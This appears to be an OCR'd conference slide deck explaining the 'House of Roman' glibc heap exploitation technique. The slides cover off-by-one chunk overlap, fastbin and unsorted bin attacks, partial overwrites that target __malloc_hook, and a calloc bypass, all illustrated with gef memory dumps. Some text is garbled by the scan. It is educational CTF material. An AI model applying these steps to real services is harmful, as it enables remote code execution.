House of Roman

Using Unsorted Bin Attack to achieve a leakless RCE on PIE Binaries

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Heap Exploitation

- In 2005, Phantasmal Phantasmagoria published the first houses of heap exploitation : House of Spirit, House of Force etc.

- Over the years, many patches were made, and new loopholes discovered. New houses were made :)

- Heap Exploitation, as such, very popular in Asian CTFs.

  - 2016 - House of Orange (HITCON Quals 2016)
    2017 - House of Rabbit

- This year, House of Roman :D 

Features

- Leakless
  - We use a series of 4 partial overwrite to achieve complete RCE.
  - The server does not need to print any data back to us.
- Can be performed using simple off-by-one bugs to powerful UAFs
- Can also beat calloc()

Bugs Assumed

- An off-by-one when reading data in the heap.

Sample Binary

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

```
gef➤  heap
heapbase : 0x555555757000
gef➤  x/20xg 0x555555757000
0x555555757000: 0x0000000000000000      0x0000000000000021
0x555555757010: 0x4141414141414141      0x4141414141414141
0x555555757020: 0x000000000000000a      0x0000000000020fe1
0x555555757030: 0x0000000000000000      0x0000000000000000
0x555555757040: 0x0000000000000000      0x0000000000000000
0x555555757050: 0x0000000000000000      0x0000000000000000
0x555555757060: 0x0000000000000000      0x0000000000000000
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0x555555757080: 0x0000000000000000      0x0000000000000000
0x555555757090: 0x0000000000000000      0x0000000000000000
gef➤
```

Freeing a chunk

- When we free a chunk, it gets added to its size-appropiate freelist. Usually the first 8-16 bytes of the chunk is set with the FD and BK pointers of our chunk.

- The ptr in the array is NULLed out. So no UAF.

- With the off-by-one bug, we can overlap chunks and hence change this FD and BK to perform various heap attacks like the traditional fastbin attack , unsorted bin attack , unsafe unlink etc.

Unsorted Bin

Allocated Chunk

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```

free(chunk)

Unsorted Bin

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- **Make sure to avoid coalescing with the top chunk !!**

Arena Pointers

- Circular Double Linked list , for main thread, it points to main_arena.

- main_arena is a libc symbol. 🔊

- execve() , system() , __malloc_hook() , __free_hook() are also libc functions. Interestingly, __malloc_hook() is pretty close.

```
gef➤  x/20xg 0x7ffff7dd1af0
0x7ffff7dd1af0 <_IO_wide_data_0+304>:   0x00007ffff7dd0260      0x0000000000000000
0x7ffff7dd1b00 <__memalign_hook>:       0x00007ffff7a92e20      0x00007ffff7a92a00
0x7ffff7dd1b10 <__malloc_hook>: 0x0000000000000000      0x0000000000000000
0x7ffff7dd1b20 <main_arena>:    0x0000000100000000      0x0000000000000000
0x7ffff7dd1b30 <main_arena+16>: 0x0000000000000000      0x0000000000000000
0x7ffff7dd1b40 <main_arena+32>: 0x0000000000000000      0x0000000000000000
0x7ffff7dd1b50 <main_arena+48>: 0x0000000000000000      0x0000000000000000
0x7ffff7dd1b60 <main_arena+64>: 0x0000000000000000      0x0000000000000000
0x7ffff7dd1b70 <main_arena+80>: 0x0000000000000000      0x000055555557570f0
0x7ffff7dd1b80 <main_arena+96>: 0x0000000000000000      0x0000555555757000
gef➤
```

The Unsorted Bin Attack

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
- It is important to note that it overwrites a place that we **control** with a **libc address**.

Fastbin Chunks

- Chunks smaller than 0x80 (for x86-64) are stored in a linear linked list , with their **head** stored in the main_arena itself at an offset determined by its respective size

free(0) , free(1)



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0x555555757040: 0x0000000000000000      0x0000000000020fc1
```

freelist ptr

- **If we gain control of it, we can make it point anywhere, only constraint we have to satisfy is that the “fake” chunk should be of the same size (eg. 0x21)**

Done with the theory. Now lets focus on the attack.

- A single byte overflow in the heap can end up in a leakless RCE on your PIE-enabled binary

```
gef➤  x/20xg 0x1b08000
0x1b08000:      0x0000000000000000      0x0000000000000071
0x1b08010:      0x0000000000000000      0x0000000000000000
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0x1b08030:      0x0000000000000000      0x0000000000000000
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0x1b08070:      0x0000000000000000      0x0000000000000071
0x1b08080:      0x0000000000000000      0x0000000000000000
0x1b08090:      0x0000000000000000      0x0000000000000000
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We need to setup fake size header there.

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

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malloc(0x71)

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overlap

malloc(0xd1)

Fake size header

malloc(0x21)

ree and malloc again, and we have control of a 0x71,0xd1 and a 0x2

Targets of Fastbin Attack

- We usually look for valid size-alignment to bypass malloc-size checks and land a chunk.

- Why 0x71 ?

- Because libc addresses usually start with a 0x7f********

- 0x7f******** can become 0x000000000000007f !!

0x7f5dc49b9ad0:	0x00007f5dc49b5f00
0x7f5dc49b9ad8:	0x0000000000000000
0x7f5dc49b9ae0:	0xdeadbeefcafebabe

shift=1

0x7f5dc49b9ad1:	0x0000007f5dc49b5f
0x7f5dc49b9ad9:	0xbe00000000000000
0x7f5dc49b9ae1:	0x00deadbeefcafeba

shift=2

0x7f5dc49b9ad2:	0x000000007f5dc49b
0x7f5dc49b9ada:	0xbabe000000000000
0x7f5dc49b9ae2:	0x0000deadbeefcafe

sh=3

0x7f5dc49b9ad3:	0x00000000007f5dc4
0x7f5dc49b9adb:	0xfebabe0000000000
0x7f5dc49b9ae3:	0x000000deadbeefca

shift=5

0x7f5dc49b9ad5:	0x000000000000007f
0x7f5dc49b9add:	0xefcafebabe0000
0x7f5dc49b9ae5:	0x000000000000deadbe

Valid Size
for 0x71 freelist

Landing near __malloc_hook

- So all we need to find is a libc address followed by a NULL QWORD.

```
gef➤  x/12xg 0x7f91c987bab0
0x7f91c987bab0: 0x0000000000000000      0x0000000000000000
0x7f91c987bac0: 0x0000000000000000      0x0000000000000000
0x7f91c987bad0: 0x00007f91c9877f00      0x0000000000000000
0x7f91c987bae0 <__memalign_hook>:       0x00007f91c9560420      0x00007f91c95603c0
0x7f91c987baf0 <__malloc_hook>: 0x0000000000000000      0x0000000000000000
0x7f91c987bb00: 0x0000000100000000      0x0000000000000000
gef➤
```

```
gef➤  x/2xg 0x7f91c987bad5-8
0x7f91c987bacd: 0x91c9877f00000000      0x000000000000007f
gef➤
```

- **Just like a normal CTF challenge, we set FD to point to malloc_hook, and we will get allocation near it.**
- **But we don’t know libc. How to make our FD to point there ?**

- Now we shall discuss House of Roman.

- We will use the overlap technique (I discussed before) multiple times to overlap and gain control of the FD/BK of freed chunks.

- Alongside 4 powerful partial overwrites, culminating in a shell.

Unsorted Bin

Allocated Chunk

```
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```

- **Make sure to avoid coalescing with the top chunk !!**

Unsorted Bin

- Freeing an Unsorted bin sets arena pointers, which are pointing into libc.

- We can do a partial overwrite of lower 2 bytes of this pointer, so that it points to our __malloc_hook area.

- Lower 12 bits are particular to libc, and remain constant . Thus not affected by ASLR.

- That leaves us with only 4 bits —> 1/16 Probability.

Arena Pointers

0xfdf0f0: 0x00007f91c987bb58 0x00007f91c987bb58

Our corresponding __malloc_hook address is : 0x7f91c987bacd

in “bacd” , “acd” is unaffected by ASLR . Hence “\xcd\xXa”

- So, if we could somehow do something like this :

```
gef➤  x/20xg 0x602000
0x602000:       0x0000000000000000      0x00000000000000d1
0x602010:       0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x602020:       0x0000000000000000      0x0000000000000000
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
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

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

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p = mem2chunk (mem);

/* Two optional cases in which clearing not necessary */

if (chunk_is_mmapped (p))

  {

    if (__builtin_expect (perturb_byte, 0))

      return memset (mem, 0, sz);



    return mem;

  }
```

Apparently, if a chunk's mmap_bit is set , we can skip the memset in calloc. Discovered this while solving "Stringer" Pwn challenge in RC3 CTF 2018. You can find a more detailed analysis of the calloc bypass in my gists.

- If we set a chunk’s Size field’s last nibble to 0xf , and make _int_malloc() return it, we will bypass it.

- So our new strategy becomes : freeing an unsorted bin, changing its size through the off-by-one, then malloc’ing the **exact** size.

- Exact size so that the unsorted bin does not go into Last Remainder. If it does, then it will compare the chunk’s size with next chunk’s PREV_SIZE field. This check we will fail.

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- We still don’t know the libc. Since binary is PIE, we can’t ROP.

Unsorted Bin Attack

- The unsorted bin attack allows us to write a **libc address** anywhere we want.

- We **can’t** control the write primitive.

- Since its an address in libc, so it must be near execve() , system() etc.

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gef➤
```

After 4th Partial overwrite

```
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gef➤  x/5xi 0x00007f773a5902a4
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   0x7f773a5902ab <exec_comm+1147>:     lea    rsi,[rsp+0x50]
   0x7f773a5902b0 <exec_comm+1152>:     lea    rdi,[rip+0x9caa0]        # 0x7f773a62cd57
   0x7f773a5902b7 <exec_comm+1159>:     mov    rdx,QWORD PTR [rax]
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- The lower 3 nibbles remain constant and are not affected by ASLR.

- So in the end , brute depends on which libc function you want to call.

- I chose to call magic gadget , which ends up making this a 12 bit brute , to spawn a shell.

- Magic gadget spawns a shell when __malloc_hook is triggered through a double free.

- You can use https://github.com/david942j/one_gadget to find the magic gadget offsets in a particular libc.

House of Roman

- Video

House of Roman

- 0ctf Finals 2018, China (PreQuals to DEFCON CTF) featured a challenge called “Freenote” . Used malloc instead of calloc, UAF instead of off-by-one

- Solved using House of Roman : http://hama.hatenadiary.jp/entry/2018/06/02/031804 (Japanese)

- A very detailed and wonderfully written blog https://xz.aliyun.com/t/2316 (Chinese)

- U can also find another on the ctf-wiki blog. https://ctf-wiki.github.io/ctf-wiki/pwn/heap/house_of_roman/ (Chinese)